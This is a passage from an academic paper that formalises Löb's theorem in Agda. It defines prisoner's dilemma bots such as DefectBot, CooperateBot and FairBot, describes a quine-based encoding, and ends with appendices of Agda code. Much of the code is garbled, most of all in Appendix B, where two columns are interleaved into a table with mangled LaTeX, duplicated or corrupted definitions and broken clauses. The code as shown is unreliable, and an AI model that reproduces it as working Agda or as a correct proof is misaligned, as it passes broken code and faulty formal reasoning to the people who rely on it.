  (W (W ('Type' Γ)))
→ Term {Γ} 'Bot'
make-bot t
= ←SW₁SV→SW₁SV→W
  quine← "a 'λ' (→w ('λ' t))
```

```
'DefectBot' : □ 'Bot'
'CooperateBot' : □ 'Bot'
'FairBot' : □ 'Bot'
```

The first two bots are very simple: DefectBot never cooperates (the assertion that DefectBot cooperates is a contradiction), while CooperateBot always cooperates. We define these bots, and prove that DefectBot never cooperates and CooperateBot always cooperates.

```
'DefectBot' = make-bot (w (w ⊢ ⊥ ⊢ t))
'CooperateBot' = make-bot (w (w ⊢ T ⊢ t))
```

```
DB-defects : ∀ {b}
→ ¬ [ 'DefectBot' cooperates-with b ]
DB-defects {b} pf = pf
```

```
CB-cooperates : ∀ {b}
→ [ 'CooperateBot' cooperates-with b ]
CB-cooperates {b} = tt
```

We can do better than DefectBot, though, now that we have source code. FairBot cooperates with you if and only if it can find a

proof that you cooperate with FairBot. By Löb's theorem, to prove that FairBot cooperates with itself, it suffices to prove that if there is a proof that FairBot cooperates with itself, then FairBot does, in fact, cooperate with itself. This is obvious, though: FairBot decides whether or not to cooperate with itself by searching for a proof that it does, in fact, cooperate with itself.

To define FairBot, we first define what it means for the other bot to cooperate with some particular bot.

```
-- We can "evaluate" a bot to turn it into a
-- function accepting the source code of two
-- bots.
'eval-bot' : ∀ {Γ}
→ Term {Γ} ('Bot'
  → ('□' 'Bot' → '□' 'Bot' → 'Type' Γ))
'eval-bot' = →SW₁SV→SW₁SV→W quine→

-- We can quote this, and get a function that
-- takes the source code for a bot, and
-- outputs the source code for a function that
-- takes (the source code for) that bot's
-- opponent, and returns an assertion of
-- cooperation with that opponent
"eval-bot" : ∀ {Γ}
→ Term {Γ} ('□' 'Bot'
  → '□' {other -} '□' 'Bot' → 'Type' Γ))
"eval-bot"
= 'λ' (w ⊢ 'eval-bot' ⊢ t
  w "a 'VAR₀'
  w "a '⊢' 'VAR₀' ⊢ t')

-- The assertion "our opponent cooperates with
-- a bot b" is equivalent to the evaluation of
-- our opponent, applied to b. Most of the
-- noise in this statement is manipulation of
-- weakening and substitution.
'other-cooperates-with' : ∀ {Γ}
→ Term {Γ}
  ▷ '□' 'Bot'
  ▷ W ('□' 'Bot')
  (W (W ('□' 'Bot')) → W (W ('□' ('Type' Γ))))
'other-cooperates-with' {Γ}
= 'eval-other'
  'o' w → (w (w → (w ('λ' '⊢' 'VAR₀' ⊢ t)))))

where
'eval-other'
: Term {Γ ▷ □ 'Bot' ▷ W ('□' 'Bot')}
  (W (W ('□' ('□' 'Bot' → 'Type' Γ))))
'eval-other'
= w → (w (w → (w "eval-bot"))) "a 'VAR₀'

'eval-other'
: Term (W (W ('□' ('□' 'Bot')))
  → W (W ('□' ('Type' Γ))))
'eval-other'
= ww → (w → (w (w → (w "a')))) "a 'eval-other'

-- A bot gets its own source code as the first
-- argument (of two)
'self' : ∀ {Γ}
→ Term {Γ ▷ □ 'Bot' ▷ W ('□' 'Bot')}
  (W (W ('□' 'Bot')))
'self' = w 'VAR₀'
```

```

-- A bot gets its opponent's source code as
-- the second argument (of two)
'other' : ∀ {Γ}
  → Term {Γ ▷ '□' 'Bot' ▷ W ('□' 'Bot')}
    (W (W ('□' 'Bot')))
'other' = 'VAR₀'

-- FairBot is the bot that cooperates iff its
-- opponent cooperates with it
'FairBot'
  = make-bot ("□" ('other-cooperates-with' "a 'self'"))

```

We leave the proof that this formalization of FairBot cooperates with itself as an exercise for the reader. In Appendix C, we present an alternative formalization with a simple proof that FairBot cooperates with itself, but with no general definition of the type of bots; we relegate this code to an appendix so as to not confuse the reader by introducing a different way of handling contexts and weakening in the middle of this paper.

## 10. Encoding with an Add-Quote Function

Now we return to our proving of Löb's theorem. Included in the artifact for this paper<sup>3</sup> is code that replaces the Quine constructor with simpler constructors. Because the lack of  $\beta$ -reduction in the syntax clouds the main points and makes the code rather verbose, we do not include the code in the paper, and instead describe the most interesting and central points.

Recall our Python quine from Table 2:

```
(lambda T: Π(□(T % repr(T)), X)
  ('(lambda T: Π(□(T %% repr(T)), X))\n (%s ')
```

To translate this into Agda, we need to give a type to T. Clearly, T needs to be of type Type ??? for some context ????. Since we need to be able to substitute something into that context, we must have T : Type ( $\Gamma \triangleright ???$ ), i.e., T must be a syntax tree for a type, with a hole in it.

What's the shape of the thing being substituted? Well, it's a syntax tree for a type with a hole in it. What shape does that hole have? The shape is that of a syntax tree with a hole in it... Uh-oh. Our quine's type, naively, is infinite!

We know of two ways to work around this. Classical mathematics, which uses Gödel codes instead of abstract syntax trees, uses an untyped representation of proofs. It's only later in the proof of Löb's theorem that a notion of a formula being “well-formed” is introduced.

Here, we describe an alternate approach. Rather than giving up types all-together, we can “box” the type of the hole, to hide it. Using fst and snd to denote projections from a  $\Sigma$  type, using  $\lceil A \rceil$  to denote the abstract syntax tree for A,<sup>4</sup> and using %s to denote the first variable in the context (written as 'VAR₀' in previous formalizations above), we can write:

```

dummy : Type (ε ▷ 'Σ Context Type')
repr : Σ Context Type → Term {ε} 'Σ Context Type

cast-fst
  : Σ Context Type → Type (ε ▷ 'Σ Context Type')
cast-fst (ε ▷ 'Σ Context Type', T) = T
cast-fst (_ , _) = dummy

```

<sup>3</sup>In `lob-build-quine.lagda`.

<sup>4</sup>Note that  $\lceil A \rceil$  would not be a function in the language, but a meta-level operation.

```

LöbSentence : Type ε
LöbSentence
  = (λ (T : Σ Context Type)
      → □ (cast-fst T % repr T) '→' X)
    (ε ▷ 'Σ Context Type')
    , ▰ (λ (T : Σ Context Type)
        → □ (cast-fst T % repr T) '→' X)
    (%s) ▰

```

In this pseudo-Agda code, cast-fst unboxes the sentence that it gets, and returns it if it is the right type. Since the sentence is, in fact, always the right type, what we do in the other cases doesn't matter.

Summing up, the key ingredients to this construction are:

- A type of syntactic terms indexed over a type of syntactic types (and contexts)
- Decidable equality on syntactic contexts at a particular point (in particular, at  $\Sigma$  Context Type), with appropriate reduction on equal things
- $\Sigma$  types, projections, and appropriate reduction on their projections
- Function types
- A function repr which adds a level of quotation to any syntax tree
- Syntax trees for all of the above

In any formalization of dependent type theory with all of these ingredients, we can prove Löb's theorem.

## 11. Conclusion

What remains to be done is formalizing Martin–Löf type theory without assuming repr and without assuming a constructor for the type of syntax trees ('Context', 'Type', and 'Term' or '□' in our formalizations). We would instead support inductive types, and construct these operators as inductive types and as folds over inductive types.

If you take away only three things from this paper, take away these:

1. There will always be some true things which are not possible to say, no matter how good you are at talking in type theory about type theory.
2. Giving meaning to syntax in a way that doesn't use cases inside cases allows you to talk about when it's okay to add new syntax.
3. If believing in something is enough to make it true, then it already is. Dream big.

## A. Standard Data-Type Declarations

```

open import Agda.Primitive public
  using (Level; _⊔_; Izero; Isuc)

infixl 1 _,_
infixr 2 _×_
infixl 1 _≡_

record T {ℓ} : Set ℓ where
  constructor tt

  data ⊥ {ℓ} : Set ℓ where
    ⊥_ : ∀ {ℓ ℓ'} → Set ℓ → Set (ℓ ⊔ ℓ')

```

```

 $\neg_{\perp} \{\ell\} \{\ell'\} T = T \rightarrow \perp \{\ell'\}$ 
 $\vdash_{\perp} : (\Gamma : \text{Context}) \rightarrow \text{Type} \Gamma \rightarrow \text{Context}$ 

record  $\Sigma \{a p\} (A : \text{Set } a) (P : A \rightarrow \text{Set } p)$ 
  : Set  $(a \sqcup p)$ 
  where
  constructor  $\_ \_$ 
  field
    fst : A
    snd : P fst

open  $\Sigma$  public

data Lifted  $\{a b\} (A : \text{Set } a) : \text{Set } (b \sqcup a)$  where
  lift : A  $\rightarrow$  Lifted A

lower :  $\forall \{a b A\} \rightarrow \text{Lifted } \{a\} \{b\} A \rightarrow A$ 
lower (lift x) = x

 $\perp \times_{\perp} : \forall \{\ell \ell'\} (A : \text{Set } \ell) (B : \text{Set } \ell') \rightarrow \text{Set } (\ell \sqcup \ell')$ 
 $\perp \times B = \Sigma A (\lambda \_ \rightarrow B)$ 

data  $\_ \equiv_{\perp} \{\ell\} \{A : \text{Set } \ell\} (x : A) : A \rightarrow \text{Set } \ell$  where
  refl :  $x \equiv x$ 

sym :  $\{A : \text{Set}\} \rightarrow \{x : A\} \rightarrow \{y : A\} \rightarrow x \equiv y \rightarrow y \equiv x$ 
sym refl = refl

trans :  $\{A : \text{Set}\} \rightarrow \{x y z : A\} \rightarrow x \equiv y \rightarrow y \equiv z \rightarrow x \equiv z$ 
trans refl refl = refl

transport :  $\forall \{A : \text{Set}\} \{x : A\} \{y : A\} \rightarrow (P : A \rightarrow \text{Set})$ 
   $\rightarrow x \equiv y \rightarrow P x \rightarrow P y$ 
transport P refl v = v

data List (A : Set) : Set where
  ε : List A
   $\_ :: \_ : A \rightarrow \text{List } A \rightarrow \text{List } A$ 

   $\_ ++ \_ : \forall \{A\} \rightarrow \text{List } A \rightarrow \text{List } A \rightarrow \text{List } A$ 
  ε ++ ys = ys
  (xs :: ys) ++ ys = xs :: (xs ++ ys)

```

## B. Encoding of Löb's Theorem for the Prisoner's Dilemma

```

module lob where
  infixl 2  $\_ \triangleright \_$ 
  infixl 3  $\_ `` \_$ 
  infixr 1  $\_ ' \rightarrow \_$ 
  infixr 1  $\_ `` \rightarrow `` \_$ 
  infixr 1  $\_ `` \rightarrow `` `` \_$ 
  infixl 3  $\_ `` a \_$ 
  infixl 3  $\_ w `` `` a \_$ 
  infixr 2  $\_ `` o \_$ 
  infixr 2  $\_ `` \times \_$ 
  infixr 2  $\_ `` \times `` \_$ 
  infixr 2  $\_ w `` \times `` \_$ 

  mutual
    data Context : Set where
      ε : Context

```

```

data Type : Context  $\rightarrow$  Set where
  ' $\top$ ' :  $\forall \{\Gamma\} \rightarrow \text{Type } \Gamma$ 
  ' $\perp$ ' :  $\forall \{\Gamma\} \rightarrow \text{Type } \Gamma$ 
  ' $\_ \rightarrow \_$ ' :  $\forall \{\Gamma\} \rightarrow \text{Type } \Gamma \rightarrow \text{Type } \Gamma \rightarrow \text{Type } \Gamma$ 
  ' $\_ \times \_$ ' :  $\forall \{\Gamma\} \rightarrow \text{Type } \Gamma \rightarrow \text{Type } \Gamma \rightarrow \text{Type } \Gamma$ 
  ' $\text{Type}'$  :  $\forall \{\Gamma\} \rightarrow \text{Type } (\Gamma \triangleright \text{Type}' \Gamma)$ 
  Quine :  $\forall \{\Gamma\} \rightarrow \text{Type } (\Gamma \triangleright \text{Type}' \Gamma) \rightarrow \text{Type } \Gamma$ 
  W :  $\forall \{\Gamma A\} \rightarrow \text{Type } \Gamma \rightarrow \text{Type } (\Gamma \triangleright A)$ 
  W₁ :  $\forall \{\Gamma A B\}$ 
     $\rightarrow \text{Type } (\Gamma \triangleright B)$ 
     $\rightarrow \text{Type } (\Gamma \triangleright A \triangleright W B)$ 
    ' $\_ ``$ ' :  $\forall \{\Gamma A\}$ 
    ' $\_ ``$ ' :  $\forall \{\Gamma A\} \rightarrow \text{Type } (\Gamma \triangleright A)$ 
     $\rightarrow \text{Term } A$ 
     $\rightarrow \text{Type } \Gamma$ 

data Term :  $\{\Gamma : \text{Context}\} \rightarrow \text{Type } \Gamma \rightarrow \text{Set}$  where
  'tt' :  $\forall \{\Gamma\} \rightarrow \text{Term } \{\Gamma\} \top$ 
  ' $\lambda$ ' :  $\forall \{\Gamma A B\}$ 
     $\rightarrow \text{Term } \{\Gamma \triangleright A\} (W B)$ 
     $\rightarrow \text{Term } (A ' \rightarrow ' B)$ 
  ' $\text{VAR}_0'$  :  $\forall \{\Gamma T\} \rightarrow \text{Term } \{\Gamma \triangleright T\} (W T)$ 
   $\Gamma \_ \neg \Gamma : \forall \{\Gamma\}$ 
     $\rightarrow \text{Type } \Gamma$ 
     $\rightarrow \text{Term } \{\Gamma\} (\text{Type}' \Gamma)$ 
   $\Gamma \_ \neg \Gamma : \forall \{\Gamma T\}$ 
     $\rightarrow \text{Term } \{\Gamma\} T$ 
     $\rightarrow \text{Term } \{\Gamma\} (\text{Term}' `` \Gamma T \neg \Gamma)$ 
  ' $\Gamma \text{VAR}_0 \neg \Gamma$ ' :  $\forall \{\Gamma T\}$ 
     $\rightarrow \text{Term } \{\Gamma \triangleright \text{Term}' `` \Gamma T \neg \Gamma\}$ 
     $(W (\text{Term}' `` \Gamma \text{Term}' `` \Gamma T \neg \Gamma \neg \Gamma))$ 
  ' $\Gamma \text{VAR}_0 \neg \Gamma$ ' :  $\forall \{\Gamma\}$ 
     $\rightarrow \text{Term } \{\Gamma \triangleright \text{Type}' \Gamma\}$ 
     $(W (\text{Term}' `` \Gamma \text{Term}' `` \Gamma \text{Type}' \Gamma \neg \Gamma))$ 
  ' $\_ `` a : \forall \{\Gamma A B\}$ 
     $\rightarrow \text{Term } \{\Gamma\} (A ' \rightarrow ' B)$ 
     $\rightarrow \text{Term } \{\Gamma\} A$ 
     $\rightarrow \text{Term } \{\Gamma\} B$ 
  ' $\_ `` \times : \forall \{\Gamma\}$ 
     $\rightarrow \text{Term } \{\Gamma\} (\text{Type}' \Gamma)$ 
    ' $\_ `` \rightarrow ' \text{Type}' \Gamma$ 
    ' $\_ `` \rightarrow ' \text{Type}' \Gamma$ 
  quine → :  $\forall \{\Gamma \varphi\}$ 
     $\rightarrow \text{Term } \{\Gamma\}$ 
     $(\text{Quine } \varphi ' \rightarrow ' \varphi `` \Gamma \text{Quine } \varphi \neg \Gamma)$ 
  quine ← :  $\forall \{\Gamma \varphi\}$ 
     $\rightarrow \text{Term } \{\Gamma\}$ 
     $(\varphi `` \Gamma \text{Quine } \varphi \neg \Gamma ' \rightarrow ' \text{Quine } \varphi)$ 
  SW :  $\forall \{\Gamma X A\} \{a : \text{Term } A\}$ 
     $\rightarrow \text{Term } \{\Gamma\} (W X `` a)$ 
     $\rightarrow \text{Term } X$ 
  →SW₁SV→W
    :  $\forall \{\Gamma T X A B\} \{x : \text{Term } X\}$ 
     $\rightarrow \text{Term } \{\Gamma\}$ 
     $(T ' \rightarrow ' (W₁ A `` \text{VAR}_0 ' \rightarrow ' W B) `` x)$ 
     $\rightarrow \text{Term } \{\Gamma\}$ 
     $(T ' \rightarrow ' A `` x ' \rightarrow ' B)$ 
  ←SW₁SV→W

```

$\vdash \forall \{\Gamma T X A B\} \{x : \text{Term } X\}$	$\vdash \forall \{\Gamma A B\}$
$\rightarrow \text{Term } \{\Gamma\}$	$\rightarrow \text{Term } \{\Gamma \triangleright A \triangleright B\}$
$((W_1 A \rightsquigarrow \text{VAR}_0) \rightarrow W B) \rightsquigarrow x \rightarrow T$	$(W (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T)))$
$\rightarrow \text{Term } \{\Gamma\}$	$\rightarrow \text{Term } \{\Gamma \triangleright A \triangleright B\}$
$((A \rightsquigarrow x \rightarrow B) \rightarrow T)$	$(W (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T)))$
$\leftarrow \text{SW}_1 \text{SV} \rightarrow \text{SW}_1 \text{SV} \rightarrow W$	$\rightarrow \text{Term } \{\Gamma \triangleright A \triangleright B\}$
$: \forall \{\Gamma T X A B\} \{x : \text{Term } X\}$	$(W (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T)))$
$\rightarrow \text{Term } \{\Gamma\} (T \rightarrow (W_1 A \rightsquigarrow \text{VAR}_0 \rightsquigarrow W_1 A \rightsquigarrow \text{VAR}_0 \rightsquigarrow W B) \rightsquigarrow x)$	$\square : \text{Type } \varepsilon \rightarrow \text{Set}$
$\rightarrow \text{Term } \{\Gamma\} (T \rightarrow A \rightsquigarrow x \rightarrow A \rightsquigarrow x \rightarrow B)$	$\square = \text{Term } \{\varepsilon\}$
$\leftarrow \text{SW}_1 \text{SV} \rightarrow \text{SW}_1 \text{SV} \rightarrow W$	$\square' : \forall \{\Gamma\} \rightarrow \text{Type } \Gamma \rightarrow \text{Type } \Gamma$
$: \forall \{\Gamma T X A B\} \{x : \text{Term } X\}$	$\square' T = \text{Term}' \sqcap T \neg^T$
$\rightarrow \text{Term } \{\Gamma\} ((W_1 A \rightsquigarrow \text{VAR}_0 \rightsquigarrow W_1 A \rightsquigarrow \text{VAR}_0 \rightsquigarrow x \rightsquigarrow T))$	$\vdash \text{"x"} : \forall \{\Gamma\}$
$\rightarrow \text{Term } \{\Gamma\} ((A \rightsquigarrow x \rightarrow A \rightsquigarrow x \rightarrow B) \rightarrow T)$	$\rightarrow \text{Term } \{\Gamma\} (\text{Type}' \Gamma)$
$w : \forall \{\Gamma A T\}$	$\rightarrow \text{Term } \{\Gamma\} (\text{Type}' \Gamma)$
$\rightarrow \text{Term } \{\Gamma\} A$	$A \text{"x"} B = \text{"x"} \cdot_a A \cdot_a B$
$\rightarrow \text{Term } \{\Gamma \triangleright T\} (W A)$	$\max-level : \text{Level}$
$w \rightarrow : \forall \{\Gamma A B X\}$	$\max-level = \text{zero}$
$\rightarrow \text{Term } \{\Gamma \triangleright X\} (W (A \rightarrow B))$	$\text{mutual}$
$\rightarrow \text{Term } \{\Gamma \triangleright X\} (W A \rightarrow W B)$	$\llbracket \_\rrbracket^c : (\Gamma : \text{Context}) \rightarrow \text{Set} (\text{Isuc max-level})$
$\rightarrow w : \forall \{\Gamma A B X\}$	$\llbracket \varepsilon \rrbracket^c = \top$
$\rightarrow \text{Term } \{\Gamma \triangleright X\} (W A \rightarrow W B)$	$\llbracket \Gamma \triangleright T \rrbracket^c = \Sigma \llbracket \Gamma \rrbracket^c \llbracket T \rrbracket^T$
$\rightarrow \text{Term } \{\Gamma \triangleright X\} (W (A \rightarrow B))$	$\llbracket \_\rrbracket^T : \{\Gamma : \text{Context}\}$
$\rightarrow \text{ww} : \forall \{\Gamma A B X Y\}$	$\rightarrow \text{Type } \Gamma$
$\rightarrow \text{Term } \{\Gamma \triangleright X \triangleright Y\} (W (W (A \rightarrow B)))$	$\rightarrow \llbracket \Gamma \rrbracket^c$
$\rightarrow \text{Term } \{\Gamma \triangleright X \triangleright Y\} (W (W A) \rightarrow W (W B))$	$\rightarrow \text{Set max-level}$
$\rightarrow \text{ww} : \forall \{\Gamma A B X Y\}$	$\llbracket W T \rrbracket^T [\Gamma]$
$\rightarrow \text{Term } \{\Gamma \triangleright X \triangleright Y\} (W (W A) \rightarrow W (W B))$	$= \llbracket T \rrbracket^T (\Sigma.\text{fst} \llbracket \Gamma \rrbracket)$
$\rightarrow \text{Term } \{\Gamma \triangleright X \triangleright Y\} (W (W (A \rightarrow B)))$	$\llbracket W_1 T \rrbracket^T [\Gamma]$
$\underline{\text{o}} : \forall \{\Gamma A B C\}$	$= \llbracket T \rrbracket^T (\Sigma.\text{fst} (\Sigma.\text{fst} \llbracket \Gamma \rrbracket), \Sigma.\text{snd} \llbracket \Gamma \rrbracket)$
$\rightarrow \text{Term } \{\Gamma\} (B \rightarrow C)$	$\llbracket T \cdot x \rrbracket^T [\Gamma] = \llbracket T \rrbracket^T ([\Gamma], \llbracket x \rrbracket^t \llbracket \Gamma \rrbracket)$
$\rightarrow \text{Term } \{\Gamma\} (A \rightarrow B)$	$\llbracket \text{Type}' \Gamma \rrbracket^T [\Gamma]$
$\rightarrow \text{Term } \{\Gamma\} (A \rightarrow C)$	$= \text{Lifted} (\text{Type}' \Gamma)$
$\underline{\text{a}} : \forall \{\Gamma A B T\}$	$\llbracket \text{'Term}' \rrbracket^T [\Gamma]$
$\rightarrow \text{Term } \{\Gamma \triangleright T\} (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T))$	$= \text{Lifted} (\text{Term} (\text{lower} (\Sigma.\text{snd} \llbracket \Gamma \rrbracket)))$
$\rightarrow \text{Term } \{\Gamma \triangleright T\} (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T))$	$\llbracket A \rightarrow B \rrbracket^T [\Gamma] = \llbracket A \rrbracket^T [\Gamma] \rightarrow \llbracket B \rrbracket^T [\Gamma]$
$\rightarrow \text{Term } \{\Gamma \triangleright T\} (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T))$	$\llbracket A \times B \rrbracket^T [\Gamma] = \llbracket A \rrbracket^T [\Gamma] \times \llbracket B \rrbracket^T [\Gamma]$
$\underline{\text{a}} : \forall \{\Gamma A B\}$	$\llbracket \top \rrbracket^T [\Gamma] = \top$
$\rightarrow \text{Term } \{\Gamma\} (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T \rightarrow \text{Term}' \sqcap \text{Type}' \Gamma \neg^T \rightarrow \text{Term}' \sqcap \text{Type}' \Gamma \neg^T)$	$\llbracket \perp \rrbracket^T [\Gamma] = \perp$
$\rightarrow \square : \forall \{\Gamma A B\}$	$\llbracket \text{Quine } \varphi \rrbracket^T [\Gamma] = \llbracket \varphi \rrbracket^T ([\Gamma], (\text{lift} (\text{Quine } \varphi)))$
$\rightarrow \text{Term } \{\Gamma \triangleright A \triangleright B\}$	$\llbracket \_\rrbracket^t : \forall \{\Gamma : \text{Context}\} \{T : \text{Type } \Gamma\}$
$(W (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T)))$	$\rightarrow \text{Term } T$
$\rightarrow \text{Term } \{\Gamma \triangleright A \triangleright B\}$	$\rightarrow (\llbracket \Gamma \rrbracket : \llbracket \Gamma \rrbracket^c)$
$(W (W (\text{Type}' \Gamma)))$	$\rightarrow \llbracket T \rrbracket^T [\Gamma]$
$\rightarrow \rightarrow : \forall \{\Gamma\}$	$\llbracket \text{r } x \neg^T \rrbracket^t [\Gamma] = \text{lift } x$
$\rightarrow \text{Term } \{\Gamma\} (\text{Type}' \Gamma)$	$\llbracket \text{r } x \neg^T \rrbracket^t [\Gamma] = \text{lift } x$
$\rightarrow \text{Term } \{\Gamma\} (\text{Type}' \Gamma)$	$\llbracket \text{r}' \text{VAR}_0 \neg^t \rrbracket^t [\Gamma] = \text{lift } \neg^T \text{lower} (\Sigma.\text{snd} \llbracket \Gamma \rrbracket) \neg^t$
$\rightarrow \text{Term } \{\Gamma\} (\text{Type}' \Gamma)$	$\llbracket \text{r}' \text{VAR}_0 \neg^T \rrbracket^t [\Gamma] = \text{lift } \neg^T \text{lower} (\Sigma.\text{snd} \llbracket \Gamma \rrbracket) \neg^T$
$\rightarrow \text{Term } \{\Gamma \triangleright A \triangleright B\}$	$\llbracket f \cdot_a x \rrbracket^t [\Gamma] = \llbracket f \rrbracket^t [\Gamma] (\llbracket x \rrbracket^t [\Gamma])$
$(W (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T)))$	$\llbracket \text{tt}' \rrbracket^t [\Gamma] = \text{tt}$
$\rightarrow \text{Term } \{\Gamma \triangleright A \triangleright B\}$	$\llbracket \text{quine} \rightarrow \{\varphi\} \rrbracket^t [\Gamma] x = x$
$(W (W (\text{Term}' \sqcap \text{Type}' \Gamma \neg^T)))$	

```

 $\llbracket \text{quine} \leftarrow \{\varphi\} \rrbracket^t \llbracket \Gamma \rrbracket x = x$ 
 $\llbracket \lambda' f \rrbracket^t \llbracket \Gamma \rrbracket x = \llbracket f \rrbracket^t (\llbracket \Gamma \rrbracket, x)$ 
 $\llbracket \text{VAR}_0 \rrbracket^t \llbracket \Gamma \rrbracket = \Sigma.\text{snd} \llbracket \Gamma \rrbracket$ 
 $\llbracket \text{SW } t \rrbracket^t = \llbracket t \rrbracket^t$ 
 $\llbracket \leftarrow \text{SW}_1 \text{SV} \rightarrow \text{W } f \rrbracket^t = \llbracket f \rrbracket^t$ 
 $\llbracket \rightarrow \text{SW}_1 \text{SV} \rightarrow \text{W } f \rrbracket^t = \llbracket f \rrbracket^t$ 
 $\llbracket \leftarrow \text{SW}_1 \text{SV} \rightarrow \text{SW}_1 \text{SV} \rightarrow \text{W } f \rrbracket^t = \llbracket f \rrbracket^t$ 
 $\llbracket \rightarrow \text{SW}_1 \text{SV} \rightarrow \text{SW}_1 \text{SV} \rightarrow \text{W } f \rrbracket^t = \llbracket f \rrbracket^t$ 
 $\llbracket w \ x \rrbracket^t \llbracket \Gamma \rrbracket = \llbracket x \rrbracket^t (\Sigma.\text{fst} \llbracket \Gamma \rrbracket)$ 
 $\llbracket w \rightarrow f \rrbracket^t \llbracket \Gamma \rrbracket = \llbracket f \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $\llbracket \rightarrow w \ f \rrbracket^t \llbracket \Gamma \rrbracket = \llbracket f \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $\llbracket w w \rightarrow f \rrbracket^t \llbracket \Gamma \rrbracket = \llbracket f \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $\llbracket \rightarrow w w \ f \rrbracket^t \llbracket \Gamma \rrbracket = \llbracket f \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $\llbracket "x" \rrbracket^t \llbracket \Gamma \rrbracket A \ B = \text{lift} (\text{lower } A \times \text{lower } B)$ 
 $\llbracket g \circ' f \rrbracket^t \llbracket \Gamma \rrbracket x = \llbracket g \rrbracket^t \llbracket \Gamma \rrbracket (\llbracket f \rrbracket^t \llbracket \Gamma \rrbracket x)$ 
 $\llbracket f w'''_a \ x \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $= \text{lift} (\text{lower} (\llbracket f \rrbracket^t \llbracket \Gamma \rrbracket) \ a \ \text{lower} (\llbracket x \rrbracket^t \llbracket \Gamma \rrbracket))$ 
 $\llbracket "a" \rrbracket^t \llbracket \Gamma \rrbracket f \ x$ 
 $= \text{lift} (\text{lower} f \ a \ \text{lower} x)$ 
 $\llbracket "□" \{\Gamma\} T \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $= \text{lift} (\text{Term}' \ \text{lower} (\llbracket T \rrbracket^t \llbracket \Gamma \rrbracket))$ 
 $\llbracket A \rightarrow' B \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $= \text{lift}$ 
 $(\text{lower} (\llbracket A \rrbracket^t \llbracket \Gamma \rrbracket) \rightarrow' \text{lower} (\llbracket B \rrbracket^t \llbracket \Gamma \rrbracket))$ 
 $\llbracket A \rightarrow' B \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $= \text{lift}$ 
 $(\text{lower} (\llbracket A \rrbracket^t \llbracket \Gamma \rrbracket) \rightarrow' \text{lower} (\llbracket B \rrbracket^t \llbracket \Gamma \rrbracket))$ 
 $\llbracket A \times' B \rrbracket^t \llbracket \Gamma \rrbracket$ 
 $= \text{lift}$ 
 $(\text{lower} (\llbracket A \rrbracket^t \llbracket \Gamma \rrbracket) \times' \text{lower} (\llbracket B \rrbracket^t \llbracket \Gamma \rrbracket))$ 

```

```

module inner ('X': Type ε)
  (f': Term {ε} ('□' 'X' →' X))
where

```

```

'H' : Type ε
'H' = Quine (W₁ 'Term' '' 'VAR₀' →' W 'X')

```

```

'toH' : □ (('□' 'H' →' X) →' H')
'toH' = ←SW₁SV→W quine←

```

```

'fromH' : □ (H' →' (□' 'H' →' X))
'fromH' = →SW₁SV→W quine→

```

```

'□'H'→'□'X' : □ (□' 'H' →' □' 'X')
'□'H'→'□'X'
= 'λ' (w ↳ 'fromH' ↷
  w'''_a 'VAR₀'
  w'''_a ↳ 'VAR₀' ↷)

```

```

'h' : Term 'H'
'h' = 'toH' '' a (f' 'o' '□'H'→'□'X')

```

```

Löb : □ 'X'
Löb = 'fromH' '' a 'h' '' a ↳ 'h' ↷

```

```

Löb : ∀ {X}
  → Term {ε} ('□' X →' X) → Term {ε} X
Löb {X} f = inner.Löb Xf

```

```

 $\llbracket \_\rrbracket : \text{Type } \varepsilon \rightarrow \text{Set } \_$ 

```

```

 $\llbracket T \rrbracket = \llbracket T \rrbracket^T \text{tt}$ 
 $\llbracket \neg \_ \rrbracket : \forall \{\Gamma\} \rightarrow \text{Type } \Gamma \rightarrow \text{Type } \Gamma$ 
 $\llbracket \neg T \rrbracket = T \rightarrow \perp$ 
 $\llbracket w \times \_ \rrbracket : \forall \{\Gamma X\}$ 
 $\rightarrow \text{Term } \{\Gamma \triangleright X\} (\text{W } (\text{Type}' \Gamma))$ 
 $\rightarrow \text{Term } \{\Gamma \triangleright X\} (\text{W } (\text{Type}' \Gamma))$ 
 $\rightarrow \text{Term } \{\Gamma \triangleright X\} (\text{W } (\text{Type}' \Gamma))$ 
 $A w \times' B = w \rightarrow (w \rightarrow (w \times')) \ a A) \ a B$ 
 $\text{löb} : \forall \{X\} \rightarrow \square (\square' 'X' \rightarrow' 'X') \rightarrow \llbracket 'X' \rrbracket$ 
 $\text{löb } f = \llbracket \text{Löb } f \rrbracket \text{tt}$ 
 $\text{incompleteness} : \neg \square (\neg (\square' \perp))$ 
 $\text{incompleteness} = \text{löb}$ 
 $\text{soundness} : \neg \square \perp$ 
 $\text{soundness } x = \llbracket x \rrbracket^t \text{tt}$ 
 $\text{non-emptiness} : \Sigma (\text{Type } \varepsilon) (\lambda T \rightarrow \square T)$ 
 $\text{non-emptiness} = 'T', \text{tt}'$ 

```

## C. Proving that FairBot Cooperates with Itself

We begin with the definitions of a few particularly useful dependent combinators:

```

 $\llbracket o \_ \rrbracket : \forall \{A : \text{Set}\}$ 
 $\quad \{B : A \rightarrow \text{Set}\}$ 
 $\quad \{C : \{x : A\} \rightarrow B x \rightarrow \text{Set}\}$ 
 $\rightarrow (\{x : A\} (y : B x) \rightarrow C y)$ 
 $\rightarrow (g : (x : A) \rightarrow B x) (x : A)$ 
 $\rightarrow C (g x)$ 
 $f o g = \lambda x \rightarrow f(g x)$ 

```

```

 $\text{infixl } 8 \ _s \ _-$ 

```

```

 $\llbracket s \_ \rrbracket : \forall \{A : \text{Set}\}$ 
 $\quad \{B : A \rightarrow \text{Set}\}$ 
 $\quad \{C : (x : A) \rightarrow B x \rightarrow \text{Set}\}$ 
 $\rightarrow ((x : A) (y : B x) \rightarrow C x y)$ 
 $\rightarrow (g : (x : A) \rightarrow B x) (x : A)$ 
 $\rightarrow C x (g x)$ 
 $f s g = \lambda x \rightarrow f x (g x)$ 

```

